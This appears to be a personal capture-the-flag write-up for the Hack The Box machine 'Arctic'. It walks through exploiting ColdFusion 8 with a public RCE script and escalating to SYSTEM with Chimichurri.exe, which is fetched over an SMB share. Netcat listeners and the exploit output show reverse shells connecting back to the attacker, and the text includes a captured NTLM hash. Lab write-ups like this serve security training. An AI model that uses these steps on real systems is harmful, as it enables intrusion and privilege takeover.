Arctic

Platform	HTB
Date	@April 21, 2022
Operating System	Windows
Tags	searchsploit windows-exploit-suggester

General-Information

▼ Table of Contents

▼ Passwords

-

▼ Machine Information

- Link: https://app.hackthebox.com/machines/9
- IP: 10.10.10.11

Scanning/Enumeration


▼ Looking at the feedback from the basic `nmap` I see that there are only three ports open on this machine, 135, 8500, and 49154. I tried to see what enumeration was possible on port 135, but nothing came to avail, so I shifted my focus to port 8500.

- Basic `nmap` scan results: `nmap -A $IP -oN nmap-initial.txt`


```
PORT      STATE SERVICE VERSION
135/tcp   open  msrpc   Microsoft Windows RPC
8500/tcp  open  fmtp?
49154/tcp open  msrpc   Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

▼ Port 8500 is running Adobe Cold Fusion 8, which I found out by visiting the website only because when researching what usually runs on port 8500 I saw people using the tool `dirb` and mention of this service running on that port.

- Visting the main listing on port 8500




- Viewing the admin login portal



Exploiting ColdFusion

▼ I searched up ColdFusion in `searchsploit` to look for potential exploit code since this software was so old. I found an RCE that worked immediately and appeared to be configured for this machine already because the RHOST IP was already set for 10.10.10.11. The only thing I had to do was go into the file and change my LHOST to the HTB IP.

▼ `searchsploit coldfusion`



▼ Running the exploit to get an RCE on the system

- Changing the LHOST to my HTB IP

```
64
65  def listen_connection():
66      print('\nListening for connection...')
67      os.system(f'nc -nlvp {lport}')
68
69  if __name__ == '__main__':
70      # Define some information
71      lhost = '10.
72      lport = 4444
73      rhost = "10.10.10.11"
74      rport = 8500
75      filename = uuid.uuid4().hex
```

- `python3 50057.py`

```
Sending request and printing response ...

                <script type="text/javascript">
                    window.parent.OnUploadCompleted( 0, "/userfiles/file/25732afaf60b4735b394f1481c9fc9e5.jsp/25732afaf60b4735b394f1481c9fc9e5.txt", "257
32afaf60b4735b394f1481c9fc9e5.txt", "0" );
                </script>


Printing some information for debugging ...
lhost: 10.10.14.14
lport: 4444
rhost: 10.10.10.11
rport: 8500
payload: 25732afaf60b4735b394f1481c9fc9e5.jsp

Deleting the payload ...

Listening for connection ...

Executing the payload ...
listening on [any] 4444 ...
connect to [10.        ] from (UNKNOWN) [10.10.10.11] 49709

Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\ColdFusion8\runtime\bin>_
```

🚩User.txt Flag🚩

▼ Now that I'm on the system I navigate to `tolis`' directory to display the user flag

▼ Displaying the user flag

```
C:\Users\tolis\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 5C03-76A8

 Directory of C:\Users\tolis\Desktop

22/03/2017  10:00 ??    <DIR>          .
22/03/2017  10:00 ??    <DIR>          ..
17/04/2022  02:52 ??                34 user.txt
               1 File(s)             34 bytes
               2 Dir(s)   1.433.694.208 bytes free

C:\Users\tolis\Desktop>more user.txt
more user.txt
da
```

🚩Root.txt Flag🚩


▼ I was unsure of how to get root on the machine, so I had to follow this wonderful blog to understand the process and thinking behind it. Below is just me following the steps in the article.

▼ Entering `systeminfo` to find out that no service packs have been applied to this old version of Windows Server 2008


```
C:\Users\tolis\Desktop>systeminfo
systeminfo

Host Name:                 ARCTIC
OS Name:                   Microsoft Windows Server 2008 R2 Standard
OS Version:                6.1.7600 N/A Build 7600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                55041-507-9857321-84451
Original Install Date:     22/3/2017, 11:09:45 ��
System Boot Time:          23/4/2022, 9:00:18 ��
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             el;Greek
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory:     6.143 MB
Available Physical Memory: 4.876 MB
Virtual Memory: Max Size:  12.285 MB
Virtual Memory: Available: 11.016 MB
Virtual Memory: In Use:    1.269 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 N/A
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) PRO/1000 MT Network Connection
```

- ▼ After updating `windows-exploit-suggester.py` I checked for possible exploits
  - ▼ First save the output from the `systeminfo` command to a file (`sysinfo`)



▼ If `windows-exploit-suggester.py` gives you an .xls opening up error then you can enter `pip install xlrd==1.2.0` and then everything will work



```
kali@kali:~/PWS$ ~/PWS/windows-exploit-suggester.py --database 2022-04-21-mssb.xls --systeminfo sysinfo
[*] initiating winsploit version 3.3...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (utf-8)
[*] querying database file for potential vulnerabilities
[*] comparing the 0 hotfix(es) against the 197 potential bulletins(s) with a database of 137 known exploits
[*] there are now 197 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 2008 R2 64-bit'
[*]
[M] MS13-009: Cumulative Security Update for Internet Explorer (2792100) - Critical
[M] MS13-005: Vulnerability in Windows Kernel-Mode Driver Could Allow Elevation of Privilege (2778930) - Important
[E] MS12-037: Cumulative Security Update for Internet Explorer (2699988) - Critical
[*]   http://www.exploit-db.com/exploits/35273/ -- Internet Explorer 8 - Fixed Col Span ID Full ASLR, DEP & EMET 5., PoC
[*]   http://www.exploit-db.com/exploits/34815/ -- Internet Explorer 8 - Fixed Col Span ID Full ASLR, DEP & EMET 5.0 Bypass (MS12-037), PoC
[*]
[E] MS11-011: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (2393802) - Important
[M] MS10-073: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Elevation of Privilege (981957) - Important
[M] MS10-061: Vulnerability in Print Spooler Service Could Allow Remote Code Execution (2347290) - Critical
[E] MS10-059: Vulnerabilities in the Tracing Feature for Services Could Allow Elevation of Privilege (982799) - Important
[E] MS10-047: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (981852) - Important
[M] MS10-002: Cumulative Security Update for Internet Explorer (978207) - Critical
[M] MS09-072: Cumulative Security Update for Internet Explorer (976325) - Critical
[*] done
```

▼ Using `impacket-smbserver` to share the exploit over SMB with the Arctic machine

▼ Sharing current directory over SMB

- `impacket-smbserver share .`

```
kali@kali:~/HTB/arctic$ impacket-smbserver share .
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.10.11,49528)
[*] AUTHENTICATE_MESSAGE (ARCTIC\tolis,ARCTIC)
[*] User ARCTIC\tolis authenticated successfully
[*] tolis::ARCTIC:aaaaaaaaaaaaaaaa:dae83f3e5b198eb2bd3af58005797fd1:0101000000000080d7c73ad555d8017f4a927b12da872700000000100100044006f006f007900740065005
000490003001000440006f006f007900740065005000490002001000430079006900650077007100440051000400100043007900690065007700710044005100070080080d7c73ad555d801060004
0002000000080030003000000000000000000000000030000087c8c3460469897ef24aedaaa35c0bcfbdd380a000578fadb15db6116546aead0a0010000000000000000000000000000000000000090
01e0063006900660073002f00310030002e00310030002e00310034002e00390000000000000000000000000
[-] Unknown level for query path info! 0x109
[*] Disconnecting Share(1:IPC$)
```

▼ Copying exploit over to the arctic machine

- `net use \\$IP\share`
- `copy \\$IP\share\Chimichurri.exe .`

```
C:\ColdFusion8\runtime\bin>net use \\10.        \share
net use \\10.        \share
Local name
Remote name          \\10.        \share
Resource type        Disk
Status               Disconnected
# Opens             0
# Connections       1
The command completed successfully.


C:\ColdFusion8\runtime\bin>copy \\10.        \share\Chimichurri.exe .
copy \\10.        \share\Chimichurri.exe .
        1 file(s) copied.

C:\ColdFusion8\runtime\bin>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 5C03-76A8

 Directory of C:\ColdFusion8\runtime\bin

23/04/2022  10:27 ??    <DIR>          .
23/04/2022  10:27 ??    <DIR>          ..
22/04/2022  02:08 ??           784.384 Chimichurri.exe
18/03/2008  12:11 ??            64.512 java2wsdl.exe
19/01/2008  10:59 ??         2.629.632 jikes.exe
18/03/2008  12:11 ??            64.512 jrun.exe
18/03/2008  12:11 ??            71.680 jrunsvc.exe
18/03/2008  12:11 ??             5.120 jrunsvcmsg.dll
```

▼ Setting up my netcat listener

- `rlwrap nc -lvnp 3333`


```
kali@kali:~/HTB/arctic$ rlwrap nc -lvnp 3333
listening on [any] 3333 ...
```

▼ Running the exploit to become root on the machine

- `Chimichurri.exe $IP $PORT`

```
C:\ColdFusion8\runtime\bin>Chimichurri.exe 10.        3333
Chimichurri.exe 10.        3333
/Chimichurri/—›This exploit gives you a Local System shell <BR>/Chimichurri/—›Changing registry values ... <BR>/Chimichurri/—›Got SYSTEM token ... <BR>/Chimic
hurri/—›Running reverse shell ... <BR>/Chimichurri/—›Restoring default registry values ... <BR>
C:\ColdFusion8\runtime\bin>_
```

▼ Displaying the root flag



What I learned

- I didn't know you could create an smbserver with the usage of `impacket`
- Learned about `windows-exploit-suggester.py`